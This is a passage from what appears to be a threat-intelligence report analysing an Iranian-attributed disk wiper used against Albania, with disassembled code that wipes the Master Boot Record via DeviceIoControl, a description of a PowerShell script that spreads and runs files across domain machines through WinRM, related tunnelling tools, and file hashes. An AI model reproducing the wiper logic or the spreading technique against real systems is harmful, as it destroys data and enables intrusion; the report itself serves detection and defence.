jz      short loc_D10AB
```

Calling [ebp+var_210] (function DeviceIoControl) with parameters - handle for the device and control code 0x7c100.

The function removes the boot signature from the Master Boot Record, so the disk is formatted from sector zero to the end of the disk. The partition details are no longer stored in sector zero (which crashes the operating system with no possibility of rebooting again).

Finally, edi (CloseHandle) is called with the buffer (device name).

```
push    0
push    0
push    0
push    0
push    0
push    0
push    7C100h
push    esi
call    [ebp+var_210]   ; call DeviceIoControl
push    esi
call    edi
```

```
loc_D10AB:
mov     ecx, [ebp+var_4]
xor     eax, eax
pop     edi
pop     esi
xor     ecx, ebp        ; StackCookie
pop     ebx
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
_main endp
```

End of main function

Accompanying Files

PowerShell Analysis

Parameters:
$TargetsFile: Path of a file containing target machine names.
$SourcePath: Path of the file to be pushed.
$DestPath: Path of the file on the target machine.
$Argument: Argument for the executable file (optional).
$Action: Copy or run. "Copy" only copies the executable; "run" copies and executes it (default: copy).
$Mode: Two modes - "normal" or "force". "Normal" tries to connect to machines with WinRM enabled, while "force" attempts to enable WinRM on target machines (default: normal).
$UserName & $Password: Credentials for connecting to target machines. If not provided, it tries to connect using the current access.

Functions:
TestConnection: Checks if a machine is reachable.
TestWSManEnabled: Tests if WinRM is enabled on a machine.
TryToEnableWinRM: Attempts to enable WinRM on a target machine.
CreateSession: Creates a PowerShell session for a target machine.
ActionOnOpenMachine: Copies and optionally executes a file on a target machine.
Run-parallel: Runs PowerShell scripts in parallel on multiple machines.

Script Execution:
Reads a list of target machines from a file ($TargetsFile).
For each machine, it checks its online status and WinRM state.
Depending on the WinRM state, it either runs a parallel script (Run-parallel) to copy and execute the file or attempts to enable WinRM on the target machine before doing so.
If the machine is not available or offline, the computer name is written to a file called $machine[.]txt with the following text message:

```
else
{
    Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess] [$machine] :: state is offline"
}
```

It appears that the file $machine[.]txt is used as a diagnostic log.


We assess that the PowerShell runs from the DC server using admin privileges, as indicated from the code:

```
Write-Host "Run with Dc Admin ..."
```

The PowerShell file p[.]ps1 was not present on VirusTotal at the time of the discovery.


Utilities Analysis


The user that uploaded the wiper NACL[.]exe to VirusTotal from Albania also uploaded files: staging[.]exe – a version of the tool RevSocks, 1[.]exe - a version of the tool Plink, and local[.]exe - a version of the tool W2K Res Kit. All four files were uploaded in a timeframe of one and a half hours:




Submissions

Date	Name	Source	Country
2023-12-26 11:25:41 UTC	NACL.exe	360a875e - web	AL
2023-12-27 12:20:31 UTC	36cc72c55f572fe02836f25516d18fed1de768e7f29af7bdf469b52a3fe2531f	c17a1ef6 - web	DE





Since these tools were uploaded to VirusTotal by the same user that uploaded the wiper in a short timeframe, we attribute them with medium confidence to the same threat actor, and we estimate that they were used by Homeland Justice in its attack. Another contributing factor for this estimation was the detection of a ZIP archive named tools[.]zip, uploaded to a threat intelligence platform a day after the previously mentioned zip[.]zip archive. This second ZIP archive contained the unique p[.]ps1 file, the staging[.]exe RevSocks file, the 1[.]exe Plink file, and the local[.]exe W2K Res Kit tool file:



1[.]exe - Plink

"Plink" is a command-line tool commonly associated with the PuTTY suite, which is a collection of software utilities for network communication. Specifically, "plink.exe" is a component of PuTTY that serves as a command-line interface to connect to remote systems using the SSH (Secure Shell) protocol.

This tool was used by several Iranian threat actors in past attacks for lateral movement purposes.

Staging[.]exe – RevSocks

RevSocks is a tool that enables threat actors to establish a connection with a server via SOCKS proxy. This can be employed by attackers for data exfiltration, command and control, or for maintaining persistent access in a compromised network.

local[.]exe - W2K Res Kit tool

A tool that would enumerate local admins on all network computers.

IoCs:

Sha1	Filename	Description
be70fc2d12433899f273dad8c580c96e62c6904b	Zip[.]zip	Zip File
720c467046514f7376473b11271ebcb8d0a7e439	NACL[.]exe	Justice Wiper
a973e19aafa2de9ae63964e1fa06a8671eec91e7	P[.]ps1	PowerShell
ffa757edc725a21bb27c09cffe371a7892698c1b	Tools[.]zip	Zip File
4e265736eaa201e270d851074878dfa60259e806	1[.]exe	Plink Tool
4b80478091b204e76ecdfffa275637bb1b98d103	Local[.]exe	W2K Res Kit tool Tool
c5d38822b42a848a500ccf7cede470f5baa92253	Staging[.]exe	RevSocks Tool